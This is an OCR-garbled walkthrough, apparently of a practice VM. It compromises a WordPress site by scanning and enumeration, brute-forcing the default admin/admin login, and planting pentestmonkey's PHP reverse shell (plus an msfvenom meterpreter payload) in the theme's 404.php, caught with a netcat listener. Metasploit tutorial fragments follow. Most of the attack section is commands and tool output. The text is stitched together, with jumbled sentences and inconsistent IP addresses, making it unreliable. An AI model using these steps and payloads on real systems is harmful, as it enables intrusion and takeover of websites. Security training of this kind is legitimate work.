
The link to the log in panel can then be found on the right-hand side near the bottom of this page.



Enumeration

The next step is to enumerate any potential users and vulnerabilities in the site by using wpscan.


```
wpscan –url http://192.168.63.128/secret/ --enumerate u
```



This revealed a number of vulnerabilities (19) and that the default WordPress username of 'admin' is still in use.

Gaining Access

With the default username being 'admin' it's worth trying to log in with the default password as 'admin' too... sure enough, this works!



If the password had not been 'admin' then we could have attempted to brute-force this by using wpscan with a pre-configured password list.
At this section I back again to test target deeply with others tool scan to get all trikes in script & port.
so, remember use all tools to get best attack ad to get full control against the target.

Walkthrough
IDENTIFY RUNNING IP ADDRESSES
USE COMMANDS TO FIND IP ADDRESSES IN YOUR NETWORK. netdiscover
netdiscover -r 192.168.63.0


```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 273 Captured ARP Req/Rep packets, from 3 hosts.   Total size:
16380
_____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor /
 Hostname        00:50:56:e5:19:33      2     120  VMware, Inc.
_____________________________________________________________________________

 192.168.111.1   00:50:56:c0:00:08    237   14220  VMware, Inc
 192.168.111.2   00:50:56:e5:19:33     31    1860  VMware, Inc
 192.168.111.254 00:50:56:e5:82:ff      5     300  VMware, Inc
```

Identify the services that are running

next, determine which service is running. port scan. use the command syntax. the aim of each option is as follows: nmap -Pn -sS -sV -p- 192.168.63.128

-Pn: Scan without ping communication confirmation before scanning
-sS: Send a TCP SYN packet to see if SYN+ACK returns
-sV: Service version scan
-p-: Target all ports

You now know which services are running at the target.
diagnostics
make a diagnosis of the website. try using nikto



+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"i'm worried about the record.

next, we'll try to find files and folders that might be a stepping stone to the attack with list-based brute force. use the commanded dirb

```
┌──(root💀najd)-[/home/kali]
└─# dirb http://192.168.63.128/


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan  7 16:41:13 2022
URL_BASE: http://192.168.63.128/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.63.128/ ----
+ http://192.168.63.128/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.63.128/secret/
+ http://192.168.63.128/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.63.128/secret/ ----
+ http://192.168.63.128/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/
==> DIRECTORY: http://192.168.63.128/secret/wp-content/
==> DIRECTORY: http://192.168.63.128/secret/wp-includes/
+ http://192.168.63.128/secret/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.63.128/secret/wp-admin/ ----
+ http://192.168.63.128/secret/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/css/
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/images/
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/includes/
+ http://192.168.63.128/secret/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/js/
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/maint/
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/network/
==> DIRECTORY: http://192.168.63.128/secret/wp-admin/user/

---- Entering directory: http://192.168.63.128/secret/wp-content/ ----
+ http://192.168.63.128/secret/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.63.128/secret/wp-content/plugins/
==> DIRECTORY: http://192.168.63.128/secret/wp-content/themes/

---- Entering directory: http://192.168.63.128/secret/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.63.128/secret/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.63.128/secret/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.63.128/secret/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.63.128/secret/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.63.128/secret/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.63.128/secret/wp-admin/network/ ----
+ http://192.168.63.128/secret/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.63.128/secret/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.63.128/secret/wp-admin/user/ ----
+ http://192.168.63.128/secret/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.63.128/secret/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.63.128/secret/wp-content/plugins/ ----
+ http://192.168.63.128/secret/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.63.128/secret/wp-content/themes/ ----
+ http://192.168.63.128/secret/wp-content/themes/index.php (CODE:200|SIZE:0)

-----------------
END_TIME: Fri Jan  7 16:51:47 2022
DOWNLOADED: 36896 - FOUND: 13
```

SCANNING HTTP SERVICES

Firefox try to access using your browser.80/tcp

/directory

it is estimated that substantial content is provided on the directory side. however, i don't see any content.
now remember the result of the command. i will focus on the. from this result, write it so that the name can be resolved in the file./secretnikto'link' found, with contents:
<http://vtcsec/secret/index.php/wp-json/>;hosts

Try to access the directory using your browser.
the footer information of the directory and the results of the command, it can be estimated that the target is using as CMS.

Firefox/secret/secret Proudly powered by WordPress dirb WordPress

WordPress Diagnostics

WPScan use to diagnose vulnerabilities that are being used.
use the command syntax. the aim of each option is as follows: this time, I'm using abbreviations (-u, not --url).WordPress wpscan.rb -u https://vtsec/secret/ -e at -e ap -e u

--url | -u< target URL>
--enumerate | -e < options>: enumerate options
at: enumerate all themes
ap: enumerate all plug-ins
u: Enumerate usernames from ID1 to 10

[!] Default first WordPress username 'admin' is still used you can estimate that you are likely to continue using the default settings. so, we will try a brute force attack using a dictionary file.WordPresshttp_default_pass.txt.

[+] Interesting header: SERVER: Apache/2.4.18 (Ubuntu)
[+] Interesting header: SET-COOKIE: wordpress_test_cookie=WP+Cookie+check; path=/secret/
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] robots.txt available under: http://vtcsec/secret/wp-login.php/robots.txt [HTTP 200]
[+] humans.txt available under: http://vtcsec/secret/wp-login.php/humans.txt [HTTP 200]
[+] security.txt available under: http://vtcsec/secret/wp-login.php/.well-known/security.txt [HTTP 200]
[!] emergency.php has been found in: http://vtcsec/secret/wp-login.php/emergency.php
[+] This site seems to be a multisite (http://codex.wordpress.org/Glossary#Multisite)
[!] Upload directory has directory listing enabled: http://vtcsec/secret/wp-content//uploads/

[+] Enumerating WordPress version ...

[i] WordPress version can not be detected

[+] Enumerating plugins from passive detection ...
[+] No plugins found passively
[+] Starting the password brute forcer
Brute Forcing 'admin' Time: 00:00:00 <==========> (19 / 19) 100.00% Time: 00:00:00
[+] [SUCCESS] Login : admin Password : admin

ID	Login	Name	Password

```
|   | admin |      | admin    |
+---+-------+------+----------+

[+] Elapsed time: 00:00:11
[+] Requests made: 667
[+] Memory used: 5.773 MB
```

Login: admin Password: admin succeeded in obtaining administrative rights for by identifying. it is also possible to use commands to attempt brute force attacks on. in this case, the command syntax is as follows: WordPress hydra WordPress

```
[DATA] max 19 tasks per 1 server, overall 19 tasks, 19 login tries (l:1/p:0), ~19 try per task
[DATA] attacking http-post-form://172.16.208.188:80//secret/wp-login.php:log=^USER^&pwd=^PASS^&wp-
submit=LogIn&testcookie=1:S=Location
[ATTEMPT] target 192.168.63.128- login "admin" - pass "admin" - 1 of 0 [child 19] (0/0)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "password" - 2 of 0 [child 19] (0/1)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "manager" - 3 of 0 [child 19] (0/2)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "letmein" - 4 of 0 [child 19] (0/3)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "cisco" - 5 of 0 [child 19] (0/4)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "default" - 6 of 0 [child 19] (0/5)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "root" - 7 of 0 [child 19] (0/6)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "apc" - 8 of 0 [child 19] (0/7)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "pass" - 9 of 0 [child 19] (0/8)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "security" - 10 of 0 [child 19] (0/9)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "user" - 11 of 0 [child 19] (0/10)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "system" - 12 of 0 [child 19] (0/11)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "sys" - 13 of 0 [child 19] (0/12)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "none" - 14 of 0 [child 19] (0/13)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "xampp" - 15 of 0 [child 19] (0/14)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "wampp" - 16 of 0 [child 19] (0/15)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "ppmax2011" - 17 of 0 [child 19] (0/16)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "turnkey" - 18 of 0 [child 19] (0/17)
[ATTEMPT] target 192.168.63.128- login "admin" - pass "vagrant" - 19 of 0 [child 19] (0/18)
[80][http-post-form] host: 192.168.63.128  login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
```

payload

As a result of wordpress diagnostics, you have access to the WordPress management console. So, let's write a payload (code that achieves malicious behavior) for WordPress and send it to the target.
First, create a payload so that you can break into the target. This time, let's start the reverse shell php-reverse-shell ofpentestmonkey.
is included in .Kali Linuxusr/share/webshells/php/php-reverse-shell.php

```
└─#  ┌──(root㉿najd)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php exploit.php
```


exploit.php open in the editor and change the value of the parameters.$ip $port

```
// See http://pentestmonkey.net/tools/php-reverse-shell
 if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.63.128;  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

$debug = 0;

in addition to php-reverse-shell, you can also provide payloads.msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.63.128 lport=4444 -f raw

WordPress Access the management console () and log in at .
From the menu, choose Appearance > Editor.
Replace the theme code with the reverse shell PHP code. In the editor, click the Update File button to save the new file.wp-login.phpadmin/admin Twenty Seventeen404 Template(404.php)exploit.php404.php



it uses the command syntax on the attacking terminal side and waits for a connection from the reverse shell.nc


┌──(root💀najd)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
the attacking terminal side is active and connects to .nc404.php

WordPress brute-force attack

In short, a brute-force attack is a trial of each and every possible combination of username and password to bypass the website admin login. These attacks are called brute-force because they use extensively forceful methods to break in. Unlike other attacks, they don't rely on the weaknesses or vulnerabilities of the website. Instead, they prey on easy passwords, unlimited login attempts, etc.

Like any other website, all WordPress websites have a login page where the admin can enter the username and password to gain access to the admin dashboard. And the default URL of the admin login page of a WordPress website looks like this: www.yourwebsite.com/wp-admin. It is quite easy for hackers to find your login page if you did not have your admin URL changed.

Protect WordPress website against brute-force attacks



Basic Pentesting

So, first of all, I have to find the IP address of the target machine

I FOUND TRAGET % PORTS SO KEEP GOING TO PEN


Metasploit Penetration Testing Framework

Metasploit is a very powerful open source penetration testing framework. It offers information about software vulnerabilities, IDS signature development, and penetration testing. This tool can be used to execute and develop exploit code against a remote target device. Metasploit is not illegal itself but it really depends on what you use it for.

I'm going to assume you have read my other article, "Ethical Hacking (Part 2): Introducing Kali Linux" and have a Kali Linux instance available to follow this tutorial. Metasploit comes bundled with Kali Linux as standard. If you are not using Kali Linux you can still download and install Metasploit from here.

Let's get started

Launch the Metasploit console like this.



In the console you can always ask for help.

Msf6 >>> > help

You are able to search for modules based on your target.

Actually, this is probably a good time to take a quick detour and cover an essential part of ethical hacking and penetration testing and that is information gathering. There are a number of tools available but Nmap is probably your test starting point.

nmap -p- -A IP


Nmap allows you to scan a host to identify it but also to find out what services is it serving. With this information you can then either go to the Exploit Database or search for modules in Metasploit. I just scanned my local Kali instance and I can see that an SSH server is enabled.

Msf6 >> > search Linux

Msf6 >>> > search SSH

… and this is for "SSH" alone. Almost everything you can think of will return results in Metasploit.


If you type "help <command>", for example "help search" it provides you with a lot of useful information on how to use the command. For example, you may not know that you are able to filter your searches as well which is explained in the help.



```
File  Actions  Edit  View  Help
msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code E
xecution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials C
ommand Execution
   2   auxiliary/scanner/ssh/karaf_login                                      normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Default SSH Password Vul
nerability
   4   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes    Arista restricted shell escape (wi
th privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Priva
te Key Privilege Escalation Code Execution
